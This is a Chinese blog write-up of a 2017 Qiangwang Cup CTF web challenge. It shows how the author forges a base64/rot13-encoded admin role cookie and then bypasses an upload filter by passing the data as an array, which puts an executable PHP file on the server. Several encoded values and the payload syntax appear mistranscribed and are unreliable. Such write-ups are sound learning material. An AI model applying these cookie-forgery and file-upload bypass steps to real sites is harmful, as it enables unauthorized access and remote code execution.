

2017强网杯 web 解题思路总结

原创

wkend 于 2018-04-10 00:51:23 发布 1862 收藏 1

分类专栏: [web安全 ctf](#) 文章标签: [2017强网杯 web 解题思路总结](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_34444097/article/details/79875094

版权



[web安全](#) 同时被 2 个专栏收录

26 篇文章 1 订阅

订阅专栏



[ctf](#)

4 篇文章 0 订阅

订阅专栏


声明: 首先这篇博文算不上原创, 自己也是一个小白, 在这里我主要参考了

这篇博客: <https://blog.csdn.net/hardhard123/article/details/79683128>

以及这篇writeup:<https://www.ichunqiu.com/writeup/detail/503>

写这篇博客的主要动机就是一边总结, 一边学习, 就当做是一篇学习笔记。

首先打开题目连接, 出现下图所示, 发现并没有什么有用的信息



查看源码, 还是没找到有用的信息

```
<!DOCTYPE html>
<html>
<head>
  <title></title>
</head>
<body>
  Sorry, You have no permissions.</body>
</html>
```

1.初步思考


没有提示，也没有连接，那么可能有以下几种可能：

1.1 敏感文件泄露；（目录扫描）

1.2 跳转；（抓包）

1.3 cookie / session。（查看cookie）

2.cookie中的role



Request to http://106.75.72.168:2222

Forward Drop Intercept is on Action

Raw Params Headers Hex


GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN;zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: role=Zjo10iJ0aHJmZyI7
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

https://blog.csdn.net/qq_34444097

Zjo10iJ0aHJmZyI7 base64解码得到：f:5:"thrfg"；，将 thrfg rot13解密后得到 guest

于是改为admin逆过去，admin rot13转换得到 nqzva，再将 f:5:"nqzva"；base64编码得到 Zjo10iJucXp2YSI7

修改cookie的值提交到服务器，得到如下回应



106.75.72.168:2222/ http://106.75.72.168:2222/

106.75.72.168:2222

HackBar Quantum

Encryption Encoding

Other XSS SQL

Strings Payloads

Load Split Run

http://106.75.72.168:2222/


Hello admin, now you can upload something you are easy to forget.

https://blog.csdn.net/qq_34444097

查看源码，发现线索 `$filename = $_POST['filename']; $data = $_POST['data'];`；可以看到这是一个POST文件上传的操作，

```
<!DOCTYPE html>
<html>
<head>
  <title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload somethi
</html>
```

接下来，顺着提示，借助于浏览器插件hackbar，将 `filename=hh.php&data=<?php phpinfo(); ?>` POST出去，得到 `No No No!`，



查看源码，没啥有用的信息

```
<!DOCTYPE html>
<html>
<head>
  <title></title>
</head>
<body>
No No No!
```


猜测代码中有一个用来匹配的正则表达式

写入文件除了 `fopen fwrite fclose` 还有一种 `file_put_contents` 这个允许 `data` 是数组 (不能是多维数组);

所以改为:

```
filename=hh.php&data=[]<?php phpinfo(); ?>
```

再次POST,



得到了一个地址 `./uploads/d8bc6a3fb97ef6d2aec73924ea7c9409hh.php`，访问该地址拿到flag

